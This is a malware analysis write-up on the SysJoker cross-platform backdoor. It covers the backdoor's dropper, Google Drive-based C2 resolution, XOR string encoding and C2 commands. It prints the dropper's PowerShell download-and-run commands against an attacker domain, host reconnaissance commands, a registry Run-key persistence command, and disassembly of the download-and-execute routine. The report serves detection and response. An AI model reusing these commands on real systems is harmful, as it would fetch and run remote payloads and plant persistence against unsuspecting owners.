


New SysJoker Backdoor Targets Windows, Linux, and macOS

[Avigayil Mechtinger](#)



Malware targeting multiple operating systems has become no exception in the malware threat landscape. [Vermilion Strike](#), which was documented just last September, is among the latest examples until now.

In December 2021, we discovered a new multi-platform backdoor that targets Windows, Mac, and Linux. The Linux and Mac versions are fully undetected in VirusTotal. We named this backdoor **SysJoker**.

SysJoker was first discovered during an active attack on a Linux-based web server of a leading educational institution. After further investigation, we found that SysJoker also has Mach-O and Windows PE versions. Based on Command and Control (C2) domain registration and samples found in VirusTotal, we estimate that the SysJoker attack was initiated during the second half of 2021.

SysJoker masquerades as a system update and generates its C2 by decoding a string retrieved from a text file hosted on Google Drive. During our analysis the C2 changed three times, indicating the attacker is active


and monitoring for infected machines. Based on victimology and malware's behavior, we assess that SysJoker is after specific targets.

SysJoker was uploaded to VirusTotal with the suffix `.ts` which is used for [TypeScript](#) files. A possible attack vector for this malware is via an infected npm package.

Below we provide a technical analysis of this malware together with IoCs and detection and response mitigations.

Technical Analysis of SysJoker

The malware is written in C++ and each sample is tailored for the specific operating system it targets. Both the macOS and Linux samples are fully undetected in VirusTotal.




e06e06752509f9cd8bc85aa1aa24dba2 in VirusTotal targeting Mac M1 processor

Behavioral Analysis

SysJoker's behavior is similar for all three operating systems. We will analyze SysJoker's behavior on Windows.

Unlike Mac and Linux samples, the Windows version contains a first-stage dropper. The dropper (**d71e1a6ee83221f1ac7ed870bc272f01**) is a DLL that was uploaded to VirusTotal as *style-loader.ts* and has only 6 detections at the time of this writing.

The Dropper drops a zipped SysJoker (**53f1bb23f670d331c9041748e7e8e396**) from C2 [https://github\[.\]url-mini\[.\]com/msg.zip](https://github[.]url-mini[.]com/msg.zip), copies it to C:\ProgramData\RecoverySystem\recoveryWindows.zip, unzips it and executes it. All of these actions are executed via PowerShell commands.



A screenshot of a process tree interface. The title bar says "Process Tree". The main area shows a list of processes:

- rundll32.exe pid 1860 | "C:\Windows\System32\rundll32.exe" "C:\Users\<USER>\AppData\Local\Temp\style-loader.ts.dll",#1
- powershell.exe pid 1660 | powershell.exe Invoke-WebRequest -Uri 'https://github.url-mini.com/msg.zip' -OutFile 'C:\ProgramData\RecoverySystem\recoveryWindows.zip';Write-Output "Time taken : \$((Get - Date).Subtract(\$start_time).Seconds) second(s)"
- powershell.exe pid 1884 | powershell.exe Expand-Archive -LiteralPath 'C:\ProgramData\RecoverySystem\recoveryWindows.zip' -DestinationPath 'C:\ProgramData\RecoverySystem'
- powershell.exe pid 2312 | powershell.exe Remove-Item -Path 'C:\ProgramData\RecoverySystem\recoveryWindows.zip' -Force
- powershell.exe pid 2780 | powershell.exe start C:\ProgramData\RecoverySystem\msg.exe

Process tree showing PowerShell commands.

Once SysJoker (**d90d0f4d6dad402b5d025987030cc87c**) is executed it sleeps for a random duration between 90 to 120 seconds. Then, it will create the C:\ProgramData\SystemData\ directory and copy itself under this directory, masquerading as *igfxCUIService.exe* (*igfxCUIService* stands for Intel Graphics Common User Interface Service). Next, it will gather information about the machine using Living off the Land (LOtL) commands. SysJoker uses different temporary text files to log the results of the commands. These text files are deleted immediately, stored in a JSON object, and then encoded and written to a file named *microsoft_windows.dll*. The figure below shows the JSON object built in memory by SysJoker.

0022E140	66	33	65	39	2D	34	65	38	65	63	36	36	37	22	2C	22	███████████", "us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E150	75	73	22	3A	22	49	45	55	73	65	72	22	2C	22	6F	73	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E160	22	3A	22	20	4D	69	63	72	6F	73	6F	66	74	20	57	69	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E170	6E	64	6F	77	73	20	37	20	45	6E	74	65	72	70	72	69	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E180	73	65	20	53	65	72	76	69	63	65	20	50	61	63	6B	20	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E190	31	20	33	32	2D	62	69	74	20	36	2E	31	2E	37	36	30	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E1A0	31	22	2C	22	61	76	22	3A	22	22	2C	22	69	70	22	3A	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0
0022E1B0	22	31	30	2E	30	2E	32	2E	31	35	00	BA	0D	F0	AD	BA	us": "IEUser", "os": "Microsoft Windows 7 Enterprise Service Pack 1", "av": "", "ip": "10.0.2.15.0.0.0

JSON object built in memory by SysJoker.

It will gather the MAC address, user name, physical media serial number, and IP address (see IoCs section for the full commands list). SysJoker will create persistence by adding an entry to the registry run key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Between each of the steps above, the malware sleeps for a random duration.

The following screenshot shows the processes tree and commands.

Process Tree	
1ffd6559d21470c40dcf9236.exe	pid 2088 "C:\Users\<USER>\AppData\Local\Temp\1ffd6559d21470c40dcf9236.exe"
powershell.exe	pid 1008 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" copy "C:\Users\<USER>\AppData\Local\Temp\1ffd6559d21470c40dcf9236.exe" 'C:\ProgramData\SystemData\igfxCUIService.exe'
igfxCUIService.exe	pid 3028 "C:\ProgramData\SystemData\igfxCUIService.exe"
powershell.exe	pid 2228 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" getmac Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temp1.txt' ; wmic path win32_physicalmedia get SerialNumber Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temp2.txt'
getmac.exe	pid 2964 "C:\Windows\system32\getmac.exe"
WMIC.exe	pid 1760 "C:\Windows\System32\Wbem\WMIC.exe" path win32_physicalmedia get SerialNumber
powershell.exe	pid 869 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$env:username Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt'
cmd.exe	pid 1244 "C:\Windows\System32\cmd.exe" /c wmic OS get Caption, CSVersion, OSArchitecture, Version /value > "C:\ProgramData\SystemData\tempo1.txt" && type "C:\ProgramData\SystemData\tempo1.txt" > "C:\ProgramData\SystemData\tempo2.txt"
WMIC.exe	pid 1420 wmic OS get Caption, CSVersion, OSArchitecture, Version /value
cmd.exe	pid 1924 "C:\Windows\System32\cmd.exe" /c wmic nicconfig where 'IPEnabled = True' get IPAddress > "C:\ProgramData\SystemData\temp1.txt" && type "C:\ProgramData\SystemData\temp1.txt" > "C:\ProgramData\SystemData\temp2.txt"
WMIC.exe	pid 2112 wmic nicconfig where 'IPEnabled = True' get IPAddress
cmd.exe	pid 1288 "C:\Windows\System32\cmd.exe" /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v igfxCUIService /t REG_SZ /d "C:\ProgramData\SystemData\igfxCUIService.exe" /f
reg.exe	pid 928 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v igfxCUIService /t REG_SZ /d "C:\ProgramData\SystemData\igfxCUIService.exe" /f

Processes tree and commands.

Next, SysJoker will begin its C2 communication.

Decoding/Encoding Scheme

SysJoker holds within the binary a hardcoded XOR key which is used for decoding and encoding strings from within the binary and data sent and

received from the C2. The XOR key is an RSA public key that is not used in the decoding scheme. The same XOR key exists in all versions of SysJoker:

`MIGfMA0GCSqGS/b3DQEBAQUAA4GNADCBiQKBgQDkfNI+Se7jm7sGSrSSUpV3HU/3vEwuh+xn4q|`

`BY6aRFL91x0HlgcH2AM2rOILdoV8v1vtG1oPt9QpC1jSxShnFw8evGrYnqaou7gLsY5J2B06eq5UW7|`

`+OXgb77WNbU90vyUbZAucfzy0eF1HqtBNbkXiQ6SSbquuvFPUepqUEjUSQIDAQAB`

Resolving C2

To get an available C2 and start communication, SysJoker first decodes a hardcoded Google Drive link.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00055C50	6F 00 6B 00 69 00 65 00 3A 00 5C 00 62 00 2A 00	o.k.i.e..\\b.*.
00055C60	7B 00 2E 00 2B 00 3F 00 7D 00 5C 00 6E 00 00 00	{...+.?}.\\n...
00055C70	3B 00 20 00 00 00 00 00 3B 00 00 00 75 00 74 00	;..;....t.
00055C80	66 00 2D 00 38 00 00 00 7B 00 3C 00 68 00 74 00	f.-.8...{.<.h.t.
00055C90	6D 00 6C 00 3E 00 7D 00 00 00 00 00 7B 00 3C 00	m.1.>.....{.<.
00055CA0	2F 00 68 00 74	/h.t.m.1.>....
00055CB0	77 00 62 00 00	The XOR Key
00055CC0	43 53 71 47 53 49 62 33 44 51 45 42 41 51 55 41	w.b.....MIGfMA0G
00055CD0	41 34 47 4E 41 44 43 42 69 51 4B 42 67 51 44 6B	CSqGSIB3DQEBAQUA
00055CEO	66 4E 6C 2B 53 65 37 6A 6D 37 73 47 53 52 53 53	A4GNADCBiQKBgQDk
00055CF0	55 70 56 33 48 55 6C 33 76 45 77 75 68 2B 70 6E	fN1+Se7jm7sGSrSS
00055D00	34 71 42 59 36 61 52 46 4C 39 31 78 30 48 49 67	UpV3HUI3vEwuhtxn
00055D60	62 5A 41 75 63 66 7A 79 30 65 40 31 48 71 74 42	4qBY6aRFL91x0HIg
00055D70	4E 62 6B 58 69 51 36 53 53 62 71 75 75 76 46 50	cH2AM2rO1LdoV8v1
00055D80	55 65 70 71 55 45 6A 55 53 51 49 44 41 51 41 42	vtGloPt9QpCljSxS
00055D90	00 00 00 00 00 00 00 00 00 47 54 30 7A 46 6A 35 37	hnFw8evGrYnqaou7
00055DAO	48 32 67 68	gLsY5J2B06eq5UW7
00055DB0	4B 53 64 1	+OXgb77WNBu90vyU
00055DC0	66 6E 4D 2B 5A 33 38 53 4E 67 41 38 47 52 45 58	bZAucfzy0eF1HqtB
00055DD0	58 33 4D 35 4A 31 6B 63 4D 6D 59 79 49 68 45 6A	NbkXiQ6SSbquuvFP
00055DE0	4A 6E 34 77 49 43 51 47 65 32 49 4A 52 67 3D 3D	UepqUEjUSQIDAQAB
00055DF0	00 00 00 00 53 79 73 74 65 6D 44 72 69 76 65 00JT0zFj57
00055E00	45 52 6B 31 43 53 6F 7A 55 53 6F 48 4D 67 55 6D	H2gnIRgxNmcfXCs2
00055E10	00 00 00 00 45 52 6F 2B 46 54 6B 6B 58 51 4D 69	KSdvMjosbkEkcSgg
00055E20	4A 78 41 3D 00 00 00 00 45 52 34 75 43 43 6B 75	fnM+Z38SNgA8GREX

“https://drive.google.com/uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu”

“\ProgramData”

Recipe: From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars: checked

XOR

Key: The XOR Key

Scheme: Standard

Output: https://drive.google.com/uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu


Decoding with [CyberChef](#).

The Google Drive link hosts a text file named *domain.txt* that holds an encoded C2. The text file's content changes over time, depending on the current available C2. SysJoker will decode the C2 and send the collected user's information to the C2's **/api/attach** directory as an initial

handshake. The C2 replies with a unique token which will be used as an identifier from now on when the malware communicates with the C2.

C2 Instructions

SysJoker runs a while(1) loop that sends a request to the C2's **/api/req** directory with the unique token and will process the C2's response which is built as JSON using functions from [this library](#). This is how SysJoker pings the C2 for instructions (see step 2 in the image below):




Steps.

If the server responds with data, SysJoker will parse the received payload (see step 3 in the image below). SysJoker can receive the following instruction from the C2: *exe*, *cmd*, *remove_reg*, and *exit*.

The following image shows the flow of SysJoker's communication with the C2.

SysJoker Backdoor

C2 Communication Flow in High-Level



remove_reg and *exit* are not implemented in this current version. Based on the instruction names, we can assume that they are in charge of self-deletion of the malware. Let's look into *exe* and *cmd* instructions:

exe – This command is in charge of dropping and running an executable. SysJoker will receive a URL to a zip file, a directory for the path the file should be dropped to, and a filename that the malware should use on the extracted executable. It will download this file, unzip it and execute it.

```

.text:00410A4C push    offset aType ; "type"
.text:00410A51 call    wtf2_sub_F1A200
.text:00410A56 lea     ecx, [ebp+var_5C]
.text:00410A59 push    ecx ; void *
.text:00410A5A mov     ecx, eax
.text:00410A5C call    sub_41A340
.text:00410A61 mov     byte ptr [ebp+var_4], 5
.text:00410A65 lea     ecx, [ebp+var_5C]
.text:00410A6B mov     esi, [ebp+var_48]
.text:00410A6B cmp     esi, 10h
.text:00410A6E mov     edi, [ebp+var_5C]
.text:00410A71 mov     edx, [ebp+var_4C]
.text:00410A74 cmovnb ecx, edi
.text:00410A77 push    3
.text:00410A79 push    offset aExe ; "exe"
.text:00410A7E call    sub_4212A0
.text:00410A83 add     esp, 8
.text:00410A86 test   al, al
.text:00410A88 jz      loc_410E3A

```



```

.text:00410A8E push    offset aUrl ; "url"
.text:00410A93 lea     ecx, [ebp+var_C0]
.text:00410A99 call    wtf2_sub_F1A200
.text:00410AAE lea     ecx, [ebp+WideCharStr]
.text:00410AA1 push    ecx ; void *
.text:00410AA2 mov     ecx, eax
.text:00410AA4 call    sub_41A340
.text:00410AA9 push    offset aDir ; "dir"
.text:00410AAE lea     ecx, [ebp+var_C0]
.text:00410ABA mov     byte ptr [ebp+var_4], 6
.text:00410ABB call    wtf2_sub_F1A200
.text:00410ABD lea     ecx, [ebp+lpMultiByteStr]
.text:00410AC0 push    ecx ; void *
.text:00410AC1 mov     ecx, eax
.text:00410AC3 call    sub_41A340
.text:00410AC8 push    offset aName ; "name"
.text:00410ACD lea     ecx, [ebp+var_C0]
.text:00410AD3 mov     byte ptr [ebp+var_4], 7
.text:00410AD7 call    wtf2_sub_F1A200
.text:00410ADC lea     ecx, [ebp+var_A4]
.text:00410AE2 push    ecx ; void *
.text:00410AE3 mov     ecx, eax
.text:00410AE5 call    sub_41A340
.text:00410AE8 mov     byte ptr [ebp+var_4], 8
.text:00410AE9 lea     ecx, [ebp+lpMultiByteStr]
.text:00410AF1 mov     esi, [ebp+var_60]
.text:00410AF4 cmp     esi, 10h
.text:00410AF7 mov     edi, [ebp+lpMultiByteStr]
.text:00410AF8 mov     edx, [ebp+var_64]
.text:00410AFD cmovnb ecx, edi
.text:00410B00 push    0
.text:00410B02 push    offset byte_45675B
.text:00410B07 call    sub_4212A0
.text:00410B0C add     esp, 8
.text:00410B0F test   al, al
.text:00410B11 jnz    short loc_410B3B

```

IDA code snippet of the parsing function, if exe part.

After execution, the malware will reply to the C2's **/api/req/res** API with either "success" if the process went successful or "exception" if not (step 4 in the image above).

```

.text:00410CB7 sub    edx, [ebp+var_B0]
.text:00410CBD push   edx ; int
.text:00410CBF push   ecx ; int
.text:00410CC0 mov    ecx, [ebp+var_AC] ; void *
.text:00410CC5 call    sub_417D20
.text:00410CCA mov    cl, [ebp+var_A5]
.text:00410CD0 mov    byte ptr [ebp+var_4], 0Fh
.text:00410CD4 call    download_and_execute
.text:00410CD9 add    esp, 20h
.text:00410CDC lea    ecx, [ebp+Block]
.text:00410CDF push   20h ; int
.text:00410CE1 test   al, al
.text:00410CE3 jz     short loc_410D00

```



```

.text:00410CE5 call    sub_418B10
.text:00410CEA movups xmm0, ds:xmmword_45728C ; {"status": "success"}
.text:00410CF1 mov    [ebp+var_34], 14h
.text:00410CF8 mov    [ebp+Block], eax
.text:00410CFB movups xmmword ptr [eax], xmm0
.text:00410CFE mov    ecx, ds:dword_45729C
.text:00410D04 mov    [eax+10h], ecx
.text:00410D07 mov    byte ptr [eax+14h], 0
.text:00410D0F jmp    short loc_410D3F

```



```

.text:00410D00 loc_410D00:
.text:00410D00 call    sub_418B10
.text:00410D02 movups xmm0, ds:xmmword_4572A4
.text:00410D19 mov    edx, eax
.text:00410D1B mov    [ebp+var_34], 16h
.text:00410D22 mov    [ebp+Block], edx
.text:00410D25 movups xmmword ptr [edx], xmm0 ; {"status": "exception"}
.text:00410D28 mov    ecx, ds:dword_4572B4
.text:00410D2E mov    [edx+10h], ecx
.text:00410D31 mov    ax, ds:word_4572B8
.text:00410D37 mov    [edx+14h], ax
.text:00410D3B mov    byte ptr [edx+16h], 0

```



